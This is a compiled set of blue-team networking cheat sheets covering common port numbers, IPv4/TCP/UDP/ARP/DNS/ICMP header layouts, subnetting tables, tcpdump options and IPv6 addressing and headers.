Blue Team

Cheat Sheets

Compiled by Chris Davis

TABLE OF CONTENTS

DISCLAIMER: I only compiled this list of cheat sheets from other sources. As such, you will find reference to many different individuals or organizations that created these cheat sheets. I take no credit for any of their creations save for one or two that I did create. As such, the Blue Team Cheat Sheet book is completely free and open for use for anyone to have or edit. I merely brought them all together into one source.

Common Ports

packetlife.net

TCP/UDP Port Numbers

7	Echo	554	RTSP	2745	Bagle.H	6891-6901	Windows Live
19	Chargen	546-547	DHCPv6	2967	Symantec AV	6970	Quicktime
20-21	FTP	560	rmonitor	3050	Interbase DB	7212	GhostSurf
22	SSH/SCP	563	NNTP over SSL	3074	XBOX Live	7648-7649	CU-SeeMe
23	Telnet	587	SMTP	3124	HTTP Proxy	8000	Internet Radio
25	SMTP	591	FileMaker	3127	MyDoom	8080	HTTP Proxy
42	WINS Replication	593	Microsoft DCOM	3128	HTTP Proxy	8086-8087	Kaspersky AV
43	WHOIS	631	Internet Printing	3222	GLBP	8118	Privoxy
49	TACACS	636	LDAP over SSL	3260	iSCSI Target	8200	VMware Server
53	DNS	639	MSDP (PIM)	3306	MySQL	8500	Adobe ColdFusion
67-68	DHCP/BOOTP	646	LDP (MPLS)	3389	Terminal Server	8767	TeamSpeak
69	TFTP	691	MS Exchange	3689	iTunes	8866	Bagle.B
70	Gopher	860	iSCSI	3690	Subversion	9100	HP JetDirect
79	Finger	873	rsync	3724	World of Warcraft	9101-9103	Bacula
80	HTTP	902	VMware Server	3784-3785	Ventrilo	9119	MXit
88	Kerberos	989-990	FTP over SSL	4333	mSQL	9800	WebDAV
102	MS Exchange	993	IMAP4 over SSL	4444	Blaster	9898	Dabber
110	POP3	995	POP3 over SSL	4664	Google Desktop	9988	Rbot/Spybot
113	Ident	1025	Microsoft RPC	4672	eMule	9999	Urchin
119	NNTP (Usenet)	1026-1029	Windows Messenger	4899	Radmin	10000	Webmin
123	NTP	1080	SOCKS Proxy	5000	UPnP	10000	BackupExec
135	Microsoft RPC	1080	MyDoom	5001	Slingbox	10113-10116	NetIQ
137-139	NetBIOS	1194	OpenVPN	5001	iperf	11371	OpenPGP
143	IMAP4	1214	Kazaa	5004-5005	RTP	12035-12036	Second Life
161-162	SNMP	1241	Nessus	5050	Yahoo! Messenger	12345	NetBus
177	XDMCP	1311	Dell OpenManage	5060	SIP	13720-13721	NetBackup
179	BGP	1337	WASTE	5190	AIM/ICQ	14567	Battlefield
201	AppleTalk	1433-1434	Microsoft SQL	5222-5223	XMPP/Jabber	15118	Dipnet/Oddbob
264	BGMP	1512	WINS	5432	PostgreSQL	19226	AdminSecure
318	TSP	1589	Cisco VQP	5500	VNC Server	19638	Ensim
381-383	HP Openview	1701	L2TP	5554	Sasser	20000	Usermin
389	LDAP	1723	MS PPTP	5631-5632	pcAnywhere	24800	Synergy
411-412	Direct Connect	1725	Steam	5800	VNC over HTTP	25999	Xfire
443	HTTP over SSL	1741	CiscoWorks 2000	5900+	VNC Server	27015	Half-Life
445	Microsoft DS	1755	MS Media Server	6000-6001	X11	27374	Sub7
464	Kerberos	1812-1813	RADIUS	6112	Battle.net	28960	Call of Duty
465	SMTP over SSL	1863	MSN	6129	DameWare	31337	Back Orifice
497	Retrospect	1985	Cisco HSRP	6257	WinMX	33434+	traceroute
500	ISAKMP	2000	Cisco SCCP	6346-6347	Gnutella		
512	rexec	2002	Cisco ACS	6500	GameSpy Arcade		
513	rlogin	2049	NFS	6566	SANE		
514	syslog	2082-2083	cPanel	6588	AnalogX		
515	LPD/LPR	2100	Oracle XDB	6665-6669	IRC		
520	RIP	2222	DirectAdmin	6679/6697	IRC over SSL		
521	RIPng (IPv6)	2302	Halo	6699	Napster		
540	UUCP	2483-2484	Oracle DB	6881-6999	BitTorrent		

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

IP/TCP Header Cheat Sheet

Each Block Represents 1 byte (8 bits) and double wide blocks count as 2 bytes etc...

Everything before the Dest. IP address is the IP header (Bold Text) and everything after is the TCP header (Italicized). Produced by Chris Davis.

4 | 5 IP vers. | IHL	**00** TOS	**00 28** Packet length	**eb 66** IPID	**40 00** Flags/Fragmentation	**40** TTL	**06** Encoding	**b4 ab** Checksum
oa oa oa 80 Src IP Address			**d0 6d b5 c6** Dest. IP address		*b9 50* Src Port		*00 50* Dest. Port
6c e5 9f 79 Sequence Number			*61 d8 31 a9* Acknowledgement Number		*50* TCP/HL	*11* Flags	*75 40* Window Size
9a d8 Checksum	*00 00* Urgent Pointer		TCP Options or Start of Payload		Payload--->		

|-----1 byte-----|----1 byte----|----------2 bytes---------|-------------------------4 bytes--------------------------|

1. IP version. The first four bits (1 hex) represents either ipv4 or ipv6. IHL is the IP header length and compose the second 4 bits (1 nibble) of block 1. An IHL of 5 would mean that the IP header length is 20 bytes (5 x 4). If the IHL is a length of 6 then the IP options field will be 4 bytes after the ip Checksum.

2. TOS stands for Type of service and has to do with prioritizing traffic. In this instance 00 means no prioritizing.

3. Packet size simply refers to the entire size of the packet so that the router know how much space in the buffer to allocate. I.e. --" 00 28" in hex would be 40 bytes.

4.IPID - Simply the identifier for the packet so the receiving end knows how to organize the data.

5. Fragmentation - This field refers to how the packets are fragmented. A value of "4"000 is Dont Fragment. "2 "Must Fragment. "8" Reserved. "0" is last frag packet.

6. TTL - Time to live. In this case, "40" in hex would be a TTL of 64.

7. Encoding - Refers to the IP encoding of this packet. In this instance, there is a value of "06" which simply means TCP. 01 is ICMP. 11 is UDP. 02 is IGMP. 09 is IGRP. 2f is GRE. 32 is ESP. 33 is AH. 39 is SKIP. 58 is EIGRP. 59 OSPF. 73 for L2TP.

8. Checksum of the IP header to validate the header hasn't been changed.

9. Source IP address

10. Destination IP address

11. Source Port

12. Destination Port

13. The TCP Sequence number used by the transport layer to order data.

14. The Acknowledgment field is used to acknowledge receipt of data.

15. The TCP/HL is the TCP header length and "50" in hex would just be "5" as we ignore the 0 in this instance. So a value of "5" means the TCP header length is 5x4=20 bytes.

16. TCP Flags Field. This has 2 hex (8 bits). Depending on the bits that are turned on, it represents either CWR,ECN-Echo, URG, ACK, PSH, RST, SYN, or FIN. This bits are aligned as follows: | C | E | U | A | P | R | S | F | In this instance, the Hex characters are "11" which would equate to 17 in decimal and would have the following bits in this order: | 0 | 0 | 0 | 1 | 0 | 0 | 0 | 1 | We can deduce that the ACK, FIN flags are set.

17. The TCP windows size field is used to show the number of bytes that can be transferred to the dest before an ACK should be sent.

18. The TCP header Checksum is used to validate the integrity of the TCP header field.

19. Urgent pointer field is used to identify the location of urgent data within the packet. In most cases it will be 00 00.

20. The TCP options Field represented in the graph is 4 bytes but can actually be 0-40 bytes. This field will often not exist and depends on the TCP/HL (refer to 15). Since the TCP header length was only 20, the TCP header ended after the urgent pointer and there is no TCP options in this example. This would start the payload if there was one. There is often not a TCP options field . Options are:

0 End of Options **1** No operation (pad) **2** Maximum segment size **3** Window scale **4** Selective ACK ok **8** Timestamp

IPv4 Subnetting

packetlife.net


Subnets

CIDR	Subnet Mask	Addresses	Wildcard
/32	255.255.255.255	1	0.0.0.0
/31	255.255.255.254	2	0.0.0.1
/30	255.255.255.252	4	0.0.0.3
/29	255.255.255.248	8	0.0.0.7
/28	255.255.255.240	16	0.0.0.15
/27	255.255.255.224	32	0.0.0.31
/26	255.255.255.192	64	0.0.0.63
/25	255.255.255.128	128	0.0.0.127
/24	255.255.255.0	256	0.0.0.255
/23	255.255.254.0	512	0.0.1.255
/22	255.255.252.0	1,024	0.0.3.255
/21	255.255.248.0	2,048	0.0.7.255
/20	255.255.240.0	4,096	0.0.15.255
/19	255.255.224.0	8,192	0.0.31.255
/18	255.255.192.0	16,384	0.0.63.255
/17	255.255.128.0	32,768	0.0.127.255
/16	255.255.0.0	65,536	0.0.255.255
/15	255.254.0.0	131,072	0.1.255.255
/14	255.252.0.0	262,144	0.3.255.255
/13	255.248.0.0	524,288	0.7.255.255
/12	255.240.0.0	1,048,576	0.15.255.255
/11	255.224.0.0	2,097,152	0.31.255.255
/10	255.192.0.0	4,194,304	0.63.255.255
/9	255.128.0.0	8,388,608	0.127.255.255
/8	255.0.0.0	16,777,216	0.255.255.255
/7	254.0.0.0	33,554,432	1.255.255.255
/6	252.0.0.0	67,108,864	3.255.255.255
/5	248.0.0.0	134,217,728	7.255.255.255
/4	240.0.0.0	268,435,456	15.255.255.255
/3	224.0.0.0	536,870,912	31.255.255.255
/2	192.0.0.0	1,073,741,824	63.255.255.255
/1	128.0.0.0	2,147,483,648	127.255.255.255
/0	0.0.0.0	4,294,967,296	255.255.255.255

Decimal to Binary

Subnet Mask		Wildcard	
255	1111 1111	0	0000 0000
254	1111 1110	1	0000 0001
252	1111 1100	3	0000 0011
248	1111 1000	7	0000 0111
240	1111 0000	15	0000 1111
224	1110 0000	31	0001 1111
192	1100 0000	63	0011 1111
128	1000 0000	127	0111 1111
0	0000 0000	255	1111 1111

Subnet Proportion



Classful Ranges

A	0.0.0.0 – 127.255.255.255
B	128.0.0.0 - 191.255.255.255
C	192.0.0.0 - 223.255.255.255
D	224.0.0.0 - 239.255.255.255
E	240.0.0.0 - 255.255.255.255

Reserved Ranges

RFC 1918	10.0.0.0 - 10.255.255.255
Localhost	127.0.0.0 - 127.255.255.255
RFC 1918	172.16.0.0 - 172.31.255.255
RFC 1918	192.168.0.0 - 192.168.255.255

Terminology

CIDR
Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

VLSM
Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes

UDP Header

Bit Number

1111111111222222222233
01234567890123456789012345678901

Source Port	Destination Port
Length	Checksum

UDP Header Information

Common UDP Well-Known Server Ports

7	echo	138	netbios-dgm
19	chargen	161	snmp
37	time	162	snmp-trap
53	domain	500	isakmp
67	bootps (DHCP)	514	syslog
68	bootpc (DHCP)	520	rip
69	tftp	33434	traceroute
137	netbios-ns		

Length
(Number of bytes in entire datagram including header; minimum value = 8)

Checksum
(Covers pseudo-header and entire UDP datagram)

ARP

Bit Number

1111111111222222222233
01234567890123456789012345678901

Hardware Address Type		Protocol Address Type
H/w Addr Len	Prot. Addr Len	Operation
Source Hardware Address		
Source Hardware Addr (cont.)		Source Protocol Address
Source Protocol Addr (cont.)		Target Hardware Address
Target Hardware Address (cont.)		
Target Protocol Address		

ARP Parameters (for Ethernet and IPv4)

Hardware Address Type
1 Ethernet
6 IEEE 802 LAN

Protocol Address Type
2048 IPv4 (0x0800)

Hardware Address Length
6 for Ethernet/IEEE 802

Protocol Address Length
4 for IPv4

Operation
1 Request
2 Reply

TCP/IP and tcpdump

Version July-2010

POCKET REFERENCE GUIDE

ISC@sans.org • www.sans.org • http://isc.sans.org

tcpdump Usage

```
tcpdump  [-aenStvx]  [-F file]
[-i int]  [-r file]  [-s snaplen]
[-w file]  ['filter_expression']

-e Display data link header.
-F Filter expression in file.
-i Listen on int interface.
-n Don't resolve IP addresses.
-r Read packets from file.
-s Get snaplen bytes from each packet.
-S Use absolute TCP sequence numbers.
-t Don't print timestamp.
-v Verbose mode.
-w Write packets to file.
-x Display in hex.
-X Display in hex and ASCII.
```


Acronyms

AH	Authentication Header (RFC 2402)
ARP	Address Resolution Protocol (RFC 826)
BGP	Border Gateway Protocol (RFC 1771)
CWR	Congestion Window Reduced (RFC 2481)
DF	Don't Fragment bit (IP)
DHCP	Dynamic Host Configuration Protocol (RFC 2131)
DNS	Domain Name System (RFC 1035)
ECN	Explicit Congestion Notification (RFC 3168)
EIGRP	Extended IGRP (Cisco)
ESP	Encapsulating Security Payload (RFC 2406)
FTP	File Transfer Protocol (RFC 959)
GRE	Generic Routing Encapsulation (RFC 2784)
HTTP	Hypertext Transfer Protocol (RFC 1945)
ICMP	Internet Control Message Protocol (RFC 792)
IGMP	Internet Group Management Protocol (RFC 2236)
IGRP	Interior Gateway Routing Protocol (Cisco)
IMAP	Internet Message Access Protocol (RFC 2060)
IP	Internet Protocol (RFC 791)
ISAKMP	Internet Security Association & Key Management Protocol (RFC 2408)
L2TP	Layer 2 Tunneling Protocol (RFC 2661)
NNTP	Network News Transfer Protocol (RFC 977)
OSPF	Open Shortest Path First (RFC 1583)
POP3	Post Office Protocol v3 (RFC 1460)
RFC	Request for Comments
RIP	Routing Information Protocol (RFC 2453)
LDAP	Lightweight Directory Access Protocol (RFC 2251)
SKIP	Simple Key-Management for Internet Protocols
SMTP	Simple Mail Transfer Protocol (RFC 821)
SNMP	Simple Network Management Protocol (RFC 1157)
SSH	Secure Shell
SSL	Secure Sockets Layer (Netscape)
TCP	Transmission Control Protocol (RFC 793)
TFTP	Trivial File Transfer Protocol (RFC 1350)
TOS	Type of Service field (IP)
UDP	User Datagram Protocol (RFC 768)

All RFCs can be found at http://www.rfc-editor.org

DNS

Bit Number



DNS Parameters

Query/Response
0 Query
1 Response

Opcode
0 Standard query (QUERY)
1 Inverse query (IQUERY)
2 Server status request (STATUS)

AA
(1 = Authoritative Answer)

TC
(1 = TrunCation)

RD
(1 = Recursion Desired)

RA
(1 = Recursion Available)

Z
(Reserved; set to 0)

Response code
0 No error
1 Format error
2 Server failure
3 Non-existant domain (NXDOMAIN)
4 Query type not implemented
5 Query refused

QDCOUNT
(No. of entries in Question section)


ANCOUNT
(No. of resource records in Answer section)

NSCOUNT
(No. of name server resource records in Authority section)

ARCOUNT
(No. of resource records in Additional Information section.

ICMP

Bit Number




Type Name/Codes (Code=0 unless otherwise specified)

0 Echo Reply
3 Destination Unreachable
  0 Net Unreachable
  1 Host Unreachable
  2 Protocol Unreachable
  3 Port Unreachable
  4 Fragmentation Needed & DF Set
  5 Source Route Failed
  6 Destination Network Unknown
  7 Destination Host Unknown
  8 Source Host Isolated
  9 Network Administratively Prohibited
  10 Host Administratively Prohibited
  11 Network Unreachable for TOS
  12 Host Unreachable for TOS
  13 Communication Administratively Prohibited
4 Source Quench
5 Redirect
  0 Redirect Datagram for the Network
  1 Redirect Datagram for the Host
  2 Redirect Datagram for the TOS & Network
  3 Redirect Datagram for the TOS & Host
8 Echo
9 Router Advertisement
10 Router Selection
11 Time Exceeded
  0 Time to Live exceeded in Transit
  1 Fragment Reassembly Time Exceeded
12 Parameter Problem
  0 Pointer indicates the error
  1 Missing a Required Option
  2 Bad Length
13 Timestamp
14 Timestamp Reply
15 Information Request
16 Information Reply
17 Address Mask Request
18 Address Mask Reply
30 Traceroute


PING (Echo/Echo Reply)

Bit Number



IP Header

Bit Number



IP Header Contents

Version
4 IP version 4

Internet Header Length
Number of 32-bit words in IP header; minimum value = 5 (20 bytes) & maximum value = 15 (60 bytes)

Type of Service (PreDTRCx) --> Differentiated Services

Precedence (000-111)		000
D	(1 = minimize delay)	0
T	(1 = maximize throughout)	0
R	(1 = maximize reliability)	0
C	(1 = minimize cost)	1 = ECN capable
x	(reserved and set to 0)	1 = congestion experienced

Total Length
Number of bytes in packet; maximum length = 65,535

Flags (xDM)
x (reserved and set to 0)
D (1 = Don't Fragment)
M (1 = More Fragments)

Fragment Offset
Position of this fragment in the original datagram, in units of 8 bytes

Protocol

1 ICMP	17 UDP	57 SKIP
2 IGMP	47 GRE	88 EIGRP
6 TCP	50 ESP	89 OSPF
9 IGRP	51 AH	115 L2TP

Header Checksum
Covers IP header only

Addressing

NET_ID	RFC 1918 PRIVATE ADDRESSES
0-127 Class A	10.0.0.0-10.255.255.255
128-191 Class B	172.16.0.0-172.31.255.255
192-223 Class C	192.168.0.0-192.168.255.255
224-239 Class D	(multicast)
240-255 Class E	(experimental)


HOST_ID
0 Network value; broadcast (old)
255 Broadcast

Options (0-40 bytes; padded to 4-byte boundary)

0 End of Options list	68 Timestamp
1 No operation (pad)	131 Loose source route
7 Record route	137 Strict source route

TCP Header

Bit Number



TCP Header Contents

Common TCP Well-Known Server Ports

7 echo	110 pop3
19 chargen	111 sunrpc
20 ftp-data	119 nntp
21 ftp-control	139 netbios-ssn
22 ssh	143 imap
23 telnet	179 bgp
25 smtp	389 ldap
53 domain	443 https (ssl)
79 finger	445 microsoft-ds
80 http	1080 socks

Offset
Number of 32-bit words in TCP header; minimum value = 5

Reserved
4 bits; set to 0

Flags (CEUAPRSF)
ECN bits (used when ECN employed; else 00)
CWR (1 = sender has cut congestion window in half)
ECN-Echo (1 = receiver cuts congestion window in half)
U (1 = Consult urgent pointer, notify server application of urgent data)
A (1 = Consult acknowledgement field)
P (1 = Push data)
R (1 = Reset connection)
S (1 = Synchronize sequence numbers)
F (1 = no more data; Finish connection)


Checksum
Covers pseudoheader and entire TCP segment

Urgent Pointer
Offset pointer to urgent data

Options

0 End of Options list	3 Window scale
1 No operation (pad)	4 Selective ACK ok
2 Maximum segment size	8 Timestamp

IPv6/TCP Header Cheat Sheet



Developed By Christopher Davis

1. IP Version
2. Traffic Class
3. Flow Label
4. Payload Length
5. Next Header
6. hop Limit
7. Source IP Address - ff21:50a0:80f0:7fde:db0:c021:90:a112
8. Destination IP Address - ff18:808:8::9f
11. Source Port

12. Destination Port

13. The TCP Sequence number used by the transport layer to order data.

14. The Acknowledgment field is used to acknowledge receipt of data.

15. The TCP/HL is the TCP header length and "50" in hex would just be "5" as we ignore the 0 in this instance. So a value of "5" means the TCP header length is 5x4=20 bytes.

16. TCP Flags Field. This has 2 hex (8 bits). Depending on the bits that are turned on, it represents either CWR,ECN-Echo, URG, ACK, PSH, RST, SYN, or FIN. This bits are aligned as follows: | C | E | U | A | P | R | S | F | In this instance, the Hex characters are "11" which would equate to 17 in decimal and would have the following bits in this order: | 0 | 0 | 0 | 1 | 0 | 0 | 0 | 1 | We can deduce that the ACK, FIN flags are set.

17. The TCP windows size field is used to show the number of bytes that can be transferred to the dest before an ACK should be sent.

18. The TCP header Checksum is used to validate the integrity of the TCP header field.


19. Urgent pointer field is used to identify the location of urgent data within the packet. In most cases it will be 00 00.

20. The TCP options Field represented in the graph is 4 bytes but can actually be 0-40 bytes. This field will often not exist and depends on the TCP/HL (refer to 15). Since the TCP header length was only 20, the TCP header ended after the urgent pointer and there is no TCP options in this example. This starts the payload if no options are present.

IPv6

packetlife.net

Protocol Header



Version (4 bits) · Always set to 6

Traffic Class (8 bits) · A DSCP value for QoS

Flow Label (20 bits) · Identifies unique flows (optional)

Payload Length (16 bits) · Length of the payload in bytes

Next Header (8 bits) · Header or protocol which follows

Hop Limit (8 bits) · Similar to IPv4's time to live field

Source Address (128 bits) · Source IP address

Destination Address (128 bits) · Destination IP address

Address Types

Unicast · One-to-one communication

Multicast · One-to-many communication

Anycast · An address configured in multiple locations


Address Notation

· Eliminate leading zeros from all two-byte sets

· Replace up to one string of consecutive zeros with a double-colon (::)

Address Formats


Global unicast



Link-local unicast

Multicast

EUI-64 Formation



· Insert 0xfffe between the two halves of the MAC

· Flip the seventh bit (universal/local flag) to 1

Multicast Scopes

1 Interface-local	**5** Site-local
2 Link-local	**8** Org-local
4 Admin-local	**E** Global

Special-Use Ranges

::/0	Default route
::/128	Unspecified
::1/128	Loopback
::/96	IPv4-compatible*
::FFFF:0:0/96	IPv4-mapped
2001::/32	Teredo
2001:DB8::/32	Documentation
2002::/16	6to4
FC00::/7	Unique local
FE80::/10	Link-local unicast
FEC0::/10	Site-local unicast*
FF00::/8	Multicast

* Deprecated

Extension Headers

Hop-by-hop Options (0)
Carries additional information which must be examined by every router in the path

Routing (43)
Provides source routing functionality

Fragment (44)
Included when a packet has been fragmented by its source

Encapsulating Security Payload (50)
Provides payload encryption (IPsec)

Authentication Header (51)
Provides packet authentication (IPsec)

Destination Options (60)
Carries additional information which pertains only to the recipient

Transition Mechanisms

Dual Stack
Transporting IPv4 and IPv6 across an infrastructure simultaneously

Tunneling
IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

Translation
Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses

IPv6 Cheat Sheet

IPv6 Header

Version (4)	Traffic Class (8)	Flow Label (20)
Payload Length (16)	Next Header (8)	Hop Limit (8)
Source Address (128 bits) [16 bytes]		
Destination Address (128 bits) [16 bytes]		

Version : IP version number (6).
Traffic class : Used by originating nodes and/or forwarding routers to identify
and distinguish between different classes or priorities of IPv6 packets.
Flow label : Used by a source to label sequences of packets for which it requests special handling by the IPv6 routers.
Payload Length : Length of the IPv6 payload (also the extension headers).
Next Header : Identifies the type of header following the IPv6 header.
Hop Limit : Decremented by 1 by each node that forwards the packet.
Source Address : Address of the originator of the packet
Destination Address : Address of the intended recipient of the packet (possibly not the ultimate recipient, if a Routing header is present)

General Format for IPv6 Global Unicast Addresses

Global routing prefix (n bits)	Subnet ID (m)	Interface ID (128-n-m)

IPv6 Global Unicast Addresses (not starting with binary value 000)

! 000	Global routing prefix (n)	Subnet ID (64-1)	Interface ID (64)

IPv6 Global Unicast Addresses (2000::/3 prefix, IANA delegated)

001	Global routing prefix (45)	Subnet ID (16)	Interface ID (64)

IPv4-compatible IPv6 address

0 (80 bits)	0 (16 bits)	IPv4 address (32 bits)

IPv4-mapped IPv6 Address

0 (80 bits)	FFFF (16 bits)	IPv4 address (32 bits)

Link-Local IPv6 Unicast Address (FE80::/10)

1111111010 (10 bits)	0 (54 bits)	Interface ID (64 bits)

Site-Local IPv6 Unicast Address (FEC0::/10)

1111111011 (10 bits)	Subnet ID (54)	Interface ID (64 bits)

Subnet-Router Anycast Address

Subnet Prefix (n bits)	0 (128-n)

Ethernet Types

0800 IPv4
0806 ARP
8035 Reverse ARP
86DD IPv6
8847 MPLS Unicast
8848 MPLS Multicast
8863 PPoE (Discovery stage)
8864 PPoE (PPP sess stage)

IPv6 Option Types (8 bits, 3 fields)
act - 2 bits
00 skip over option
01 silently discard
10 discard and send ICMP
11 discard and send ICMP, if unicast
chg - 1 bit
0 = option data does not change en-route
1 = option data may change en-route
rest - 5 bits, the rest of the Option Type

IPv6 Next Header Fields

041 IPv6
000 IPv6 Hop-by-Hop Option
060 Destination Options for IPv6
043 Routing Header for IPv6
044 Fragment Header for IPv6
051 Authentication Header (AH)
050 Encap Security Payload (ESP)
059 No Next Header for IPv6

002 Internet Group Management (IGMP)
006 Transmission Control (TCP)
017 User Datagram (UDP)
046 Reservation Protocol (RSVP)
047 General Routing Encapsulation (GRE)
055 IP Mobility (MOBILE)
058 ICMP for IPv6 (ICMPv6)
089 OSPFIGP
094 IP-within-IP Encapsulation Protocol (IPIP)
103 Protocol Independent Multicast (PIM)
135 Mobility Header

ICMPv6 Informational Messages

128 Echo Request
129 Echo Reply
130 Multicast Listener Query
131 Multicast Listener Report
132 Multicast Listener Done
133 Router Solicitation
134 Router Advertisement
135 Neighbor Solicitation
136 Neighbor Advertisement
137 Redirect Message
138 Router Renumbering
139 ICMP Node Information Query
140 ICMP Node Information Response
143 Version 2 Multicast Listener Report
